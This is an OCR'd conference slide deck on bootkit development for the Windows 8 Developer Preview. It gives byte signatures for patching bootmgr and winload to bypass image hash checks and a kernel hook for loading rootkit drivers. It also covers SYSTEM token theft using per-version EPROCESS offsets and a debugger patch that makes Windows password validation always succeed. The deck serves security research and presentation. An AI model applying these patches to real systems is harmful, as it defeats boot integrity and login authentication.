The Art of Bootkit Development

Peter Kleissner

Table of Contents

About me


Independent Software Engineer & Malware Analyst

- 2008-2009: Developer at Antivirus company
- Presentations at security conferences
- Security trainings
- Austrian national


20 years old

Windows 8

Developer Preview, Build 8102 (Sep 13, 2011), 32-bit



Boot


BIOS
Master Boot Record
Partition Bootloader
bootmgr 16-bit
bootmgr 32-bit
winload.exe
memtest.exe
winresume.exe
NT kernel

Signatures

Used to remain control while the OS starts, to hide itself, and to disable security checks.

Boot files are patched in memory.

Signatures

Interrupt 13h	Hooked to intercept raw sector IO
Bootmgr (16-bit)	Patched to intercept 32-bit file loading function
Bootmgr (32-bit)	Patched to intercept file loading function and disable file integrity check
Winload	Reloacting itself and patching NT kernel to be active after paging is enabled
NT kernel	Loading custom drivers

Signatures

Bootmgr (32-bit) and Winload share code. They have a lot same symbols and their code is similar.

For example:

- `bootmgr!ImgpLoadPEImage`
- `winload!ImgpLoadPEImage`

Changes to 7

Boot files changed.

- Previous Bootkits do not work
- New signatures required


Previous Signature

In bootmgr (32-bit) and winload:

Patching code that returns STATUS_IMAGE_CHECKSUM_MISMATCH to:

1. Intercept Windows boot file loading
2. Modify eip on return to successful branch

In function ImgpLoadPEImage.



Previous Signature

Cannot be used in 8 due to code changes.

Old code.

```
0041e8c0:  cmp eax, dword ptr ds:[ebx+0x58]         ; 3b4358            ->      call [address]
0041e8c3:  jz .+0x0000000c                          ; 740c              ->
0041e8c5:  mov dword ptr ss:[ebp+0x8], 0xc0000221   ; c74508210200c0    (STATUS_IMAGE_CHECKSUM_MISMATCH)
```

New code.

```
.text:00430019 3B C2                          cmp     eax, edx
.text:0043001B 74 0A                          jz      short loc_430027
.text:0043001D BB 21 02 00 C0                 mov     ebx, 0C0000221h
.text:00430022 E9 38 02 00 00                 jmp     loc_43025F
```

Debugging

Use windbg, IDA Pro and bochs debugger.

Bootmgr (32-bit)	`bcdedit /bootdebug {bootmgr} on`
Winload	`bcdedit /bootdebug`

```
BD: Boot Debugger Initialized
Connected to Windows Boot Debugger 8102 x86 compatible target at (Wed Nov 2 15:01:10.192 2011 (UTC - 7:00)), ptr64 FALSE
…
kd> lm
start end module name
00558000 00662000 winload (pdb symbols)
c:\winddk\symbols\cache\winload_prod.pdb\FD8ABE00221441AE9E437DFCC05BD10A1\winload_prod.pdb
```

Execution Path

winload.exe/winresume.exe/memtest.exe by bootmgr (32-bit)

- BlImgLoadBootApplication
  - ImgArchPcatLoadBootApplication
    - **BlImgLoadPEImageEx** ←
      - BlpFileOpen
      - BlFileGetInformation
      - BlImgAllocateImageBuffer
      - A_SHAInit (init SHA1)
      - A_SHAUpdate (calculate SHA1)
      - ImgpValidateImageHash (It is used to verify whether the above calculate hash matches matches with data stored in the file)
      - LdrRelocateImageWithBias (relocate image if necessary)
- BmpLogApplicationLaunchEvent (log that app has been started)
- BlImgStartBootApplication
  - ImgPcatStart32BitApplication/ ImgPcatStart64BitApplication

From vbootkit paper

Execution Path

ntoskrnl.exe by winload.exe

- AhCreateLoadOptionsString (create a boot.ini style string to pass to kernel
- OslInitializeLoaderBlock (create setuploaderblock)
- OslpLoadSystemHive (loads system Hive)
- OslInitializeCodeIntegrity (init code integrity)
    - BlImgQueryCodeIntegrityBootOptions
        - BlGetBootOptionBoolean
        - BlImgRegisterCodeIntegrityCatalogs
- OslpLoadAllModules (loads kernel and it's dependencies and boot drivers)
    - OslLoadImage(to load NTOSKRNL.EXE)
        - GetImageValidationFlags(security policy for checking files)
        - **BlImgLoadPEImageEx**(already discusses above) ←
        - LoadImports (load imports)
            - LoadImageEx
                - OslLoadImage
            - BindImportReferences
    - OslLoadImage (to load HAL)
    - OslLoadImage (to load kdcom/kd1394/kdusb)
    - OslLoadImage (to load mcupdate.dll, it contains micro-code update for processors)
    - OslHiveFindDrivers (to find boot drivers, it returns sorted driver list)
    - OslLoadDrivers (to load drivers and their deps)
    - OslpLoadNlsData (to National Language Support files)
    - OslpLoadMiscModules (It loads files such as acpitabl.dat)
- OslArchpKernelSetupPhase0 (set IDT, GDT etc)
- OslBuildKernelMemoryMap (build memory usage map, so as kernel can later on use this to free memory used by bootmgr.exe/windload.exe)
- OslArchTransferToKernel (transfer execution to kernel)

From vbootkit paper

BlImgLoadPEImageEx

To load each module, Winload calls its function BlImgLoadPEImageEx which then invokes the function ImgpLoadPEImage. Inside this last function Winload validates the module which is being loaded, by calling ImgpValidateImageHash function. The validation procedure checks if the file is digitally signed or whether its calculated hash is present in one of the digitally signed catalog files.

- Prevx about TDL4

```
00061ea4 00426bf4 bootmgr!ImgpLoadPEImage+0x6cd
00061ee0 00428861 bootmgr!BlImgLoadPEImageEx+0x5a
00061f38 004282d2 bootmgr!ResInitializeMuiResources+0x167
00061f58 004247a8 bootmgr!BlpResourceInitialize+0xe4
00061f6c 0040117d bootmgr!BlInitializeLibrary+0x41
00061fec 00000000 bootmgr!BmMain+0x17d
```

```
00183e64 0058737c winload!ImgpLoadPEImage
00183eb8 005867bb winload!BlImgLoadPEImageEx+0x6c
00183f28 0058621a winload!ResInitializeMuiResources+0x174
00183f48 00584b17 winload!BlpResourceInitialize+0xe9
00183f60 00584277 winload!InitializeLibrary+0x23c
00183f7c 005592de winload!BlInitializeLibrary+0x4e
00183fe4 00000000 winload!OslMain+0x145
```

ImgpValidateImageHash Call

The place to hook on return.

- PE file is loaded in memory
- Hashes are already calculated

bootmgr!ImgpLoadPEImage+0x6cd

```
004278cf ff75e8          push    dword ptr [ebp-18h]
004278d2 ff760c          push    dword ptr [esi+0Ch]
004278d5 e822050000      call    bootmgr!ImgpValidateImageHash (00427dfc)
004278da 8bd8            mov     ebx,eax
004278dc 85db            test    ebx,ebx
004278de 7922            jns     bootmgr!ImgpLoadPEImage+0x6f5 (00427902)
004278e0 ff7518          push    dword ptr [ebp+18h]
```

New Signature

Finding matching pattern both in bootmgr and winload BlImgLoadPEImageEx implementations.

```
+ FF 75 ?? FF 76 ?? E8 ?? ?? ?? ?? 8B D8 85 DB 79
```

NT Kernel

- Phase1Initialization
  - Phase1InitializationDiscard
    - DisplayBootBitmap (used to display bitmap)
    - InitIsWinPEMode (this is a variable)
    - PoInitSystem (ACPI power system)
    - ObInitSystem (Object manager)
    - ExInitSytem
    - KeInitSystem
    - KdInitSystem
    - TmInitSystem
    - VerifierInitSystem
    - SeInitSystem
    - MmInitSystem
    - CmInitSystem1 (Configuration Manager , At the end of this phase, the registry namespaces under \Registry\Machine\Hardware and \Registry\Machine\System can be both read and written.
    - EmInitSystem
    - PfInitializeSuperfetch
    - FsRtlInitSystem
    - KdDebuggerInitialize1
    - PpInitSystem (Plug and play phase 1)
    - IopInitializeBootLogging
    - ExInitSystemPhase2 (It unloads micro-code update if required)
    - IoInitSystem (At the end of this phase, the system's core drivers are all active, unless a critical driver fails its initialization and the machine is rebooted)

From vbootkit paper

NT Kernel

At the end of nt!IoInitSystem paging is enabled.

```
85d86c84 812de570 nt!IoInitSystem
85d86d60 81030017 nt!Phase1InitializationDiscard+0xd30
85d86d6c 8114dc70 nt!Phase1Initialization+0xd
85d86db0 80f829c1 nt!PspSystemThreadStartup+0xa1
00000000 00000000 nt!KiThreadStartup+0x19
```

```
812de564 6a4b           push    4Bh
812de566 6a19           push    19h
812de568 ffd0           call    eax
812de56a 53             push    ebx
812de56b e827990000     call    nt!IoInitSystem (812e7e97)
```

IoInitSystem

Its function return is hooked.


- Bootkit drivers are loaded and becoming active
- Last patch done on startup files

```
+ 6A 4B 6A 19 FF D0 53 E8
```

Live Demo

Time for a live demonstration!

Privilege Escalation



Privilege Escalation

Elevating cmd.exe process to SYSTEM when whoami.exe is launched. The system process (PID 4) token is duplicated.

Keeping a table of ActiveProcessLink, ImageFileName and Token offsets in EPROCESS for different kernel versions:

5	0	2195	Any	0xA0	0x1FC	0x12C	Windows 2000
5	1	2600	Any	0x88	0x174	0xC8	Windows XP RTM, SP1, SP2, SP3
5	2	3790	Service Pack 0	0x88	0x154	0xC8	Windows Server 2003 RTM
5	2	3790	Any other	0x98	0x164	0xD8	Windows Server 2003 SP1, SP2 / Windows Server 2003 R2
6	0	6000	Any	0xA0	0x14C	0xE0	Windows Vista RTM
6	0	6001	Any	0xA0	0x14C	0xE0	Windows Vista SP1 / Windows Server 2008
6	0	6002	Any	0xA0	0x14C	0xE0	Windows Vista SP2 / Windows Server 2008 SP2
6	1	7000	Any	0xB8	0x164	0xF8	Windows 7 Beta
6	1	7100	Any	0xB8	0x16C	0xF8	Windows 7 RC
6	1	7600	Any	0xB8	0x16C	0xF8	Windows 7 RTM / Windows Server 2008 R2
6	1	7601	Any	0xB8	0x16C	0xF8	Windows 7 SP1 / Windows Server 2008 R2 SP1
6	2	8102	Any	0xB8	0x168	0xE4	Windows 8 Developer Preview

Password Patch

The password hash comparison is done in msv1_0!MsvpPasswordValidate (non-exported).

- Hook RtlCompareMemory import of msv1_0.dll
- Patch the function or the comparison directly (like below)

```
kd> u msv1_0!MsvpPasswordValidate L3
msv1_0!MsvpPasswordValidate:
77f197d3 8bff mov edi,edi
77f197d5 55 push ebp
77f197d6 8bec mov ebp,esp

kd> ebmsv1_0!MsvpPasswordValidate b0 01 c2 0c 00

kd> u msv1_0!MsvpPasswordValidate L3
msv1_0!MsvpPasswordValidate:
77f197d3 b001 mov al,1
77f197d5 c20c00 ret 0Ch
77f197d8 83ec50 sub esp,50h
```

- 노용환, MBR rootkit

EFI

Certain files exist for EFI support. (for future research)

```
C:\Windows\System32\winload.efi     = C:\Windows\System32\Boot\winload.efi
C:\Windows\System32\winresume.efi   = C:\Windows\System32\Boot\winresume.efi
C:\Windows\Boot\EFI\bootmgfw.efi
C:\Windows\Boot\EFI\bootmgr.efi
C:\Windows\Boot\EFI\bootmgr.stl (Certificate Trust List)
C:\Windows\Boot\EFI\memtest.efi
```

Their subsystem type is either

- IMAGE_SUBSYSTEM_EFI_APPLICATION or
- IMAGE_SUBSYSTEM_WINDOWS_BOOT_APPLICATION

Thanks for attending the presentation!

Peter Kleissner

The Art of Bootkit Development

http://stoned-vienna.com/

http://twitter.com/Kleissner